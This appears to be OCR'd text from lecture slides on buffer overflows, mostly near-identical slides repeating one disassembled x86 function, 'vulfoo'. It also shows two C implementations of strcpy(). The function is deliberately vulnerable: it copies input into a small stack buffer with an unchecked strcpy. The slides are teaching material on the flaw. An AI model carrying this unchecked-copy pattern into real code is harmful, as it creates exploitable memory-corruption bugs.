 5c4:    b8 00 00 00 00             mov    $0x0,%eax
 5c9:    c9                  leave
 5ca:    c3                  ret
```

Implementations of strcpy()

```
char *strcpy(char *dest, const char *src)
{
  unsigned i;
  for (i=0; src[i] != '\0'; ++i)
    dest[i] = src[i];

  //Ensure trailing null byte is copied
  dest[i]= '\0';

  return dest;
}
```


Implementations of strcpy()

```
char *strcpy(char *dest, const char *src)
{
  unsigned i;
  for (i=0; src[i] != '\0'; ++i)
    dest[i] = src[i];

  //Ensure trailing null byte is copied
  dest[i]= '\0';

  return dest;
}
```

```
char *strcpy(char *dest, const char *src)
{
   char *save = dest;
   while(*dest++ = *src++);
   return save;
}
```


Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                    mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                    lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                 cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00              mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00              push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00              mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```



